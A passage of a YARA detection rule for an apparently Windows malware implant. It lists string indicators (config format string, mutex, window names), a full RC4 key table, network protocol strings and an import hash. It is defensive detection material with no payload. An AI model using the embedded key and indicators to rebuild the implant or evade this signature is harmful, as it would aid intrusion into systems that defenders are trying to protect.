        $config_parse_str = "%[^!]!%[^$]$%[^$]$%[^$]$%[^$]$%[^$]$%[^$]$%[^$]$%[^$]$%
[^$]$%[^$]" fullword wide
        $s_file_description = "Wrap Module" fullword wide
        $s_mutex = "QuitMutex%d" fullword wide
        $s_window_name = "Notepad" fullword wide
```

```
        $s_window_class_name = "Wrap" fullword wide
        $rc4_key = { 38 05 87 0F 0C 6B 9F 2A 2B 1F F8 DA D2 6E 1E 42
                 8D 3D 07 5F 36 F9 91 21 FC 7D EB 8A 06 C7 66 3F
                 29 2F EF FB 78 B6 1B 7B 04 14 B2 30 98 D0 7F 8B
                 BF EC 47 FE 94 5D A6 CF 15 44 FF AB C9 57 46 81
                 93 69 82 58 08 03 B5 68 25 83 1D 0A 1A 9E D6 48
                 2E 09 EA C1 02 0D 51 F2 6C 0B 4D E8 A9 32 5B AE
                 B7 A7 C5 01 3A 8F 72 00 4E 76 DB 65 4A 23 70 BA
                 97 52 D7 D4 E2 8E 89 3B AC 9B 90 63 28 1C 39 A0
                 77 27 A5 0E EE D5 4C E7 41 B8 9A 17 B4 37 A4 F1
                 A3 55 C4 B9 CD CC 88 D1 CB 18 22 4F 2D 8C E5 9D
                 BB F5 35 60 FA 84 E0 73 13 C6 C2 79 B3 5E 71 26
                 D9 F7 3C 2C F3 45 7A 43 10 4B CE E6 86 16 ED AD
                 12 BC DE 85 AF 19 A8 C8 E3 E9 31 F0 61 5A 99 75
                 A2 E1 56 B0 D8 53 7C DD DF BE E4 80 C0 54 C3 74
                 7E 6D 20 49 64 67 B1 40 A1 95 D3 DC BD 24 9C FD
                 3E 6F 5C 62 34 F4 6A 50 CA 92 AA 96 33 11 F6 59 }
        $protocols = { 00 74 00 63 00 70 00 00 00 75 00 64 00 70 00 00
                   00 68 00 74 00 74 00 70 00 00 00 00 00 68 00 74
                   00 74 00 70 00 73 00 00 00 25 00 73 00 3A 00 25
                   00 64 00 }

    condition:
        $config_parse_str or $rc4_key or $protocols or all of ( $s_* ) or pe.imphash (
) == "dab6180d5f5d53c54c91914103919d40"
}
```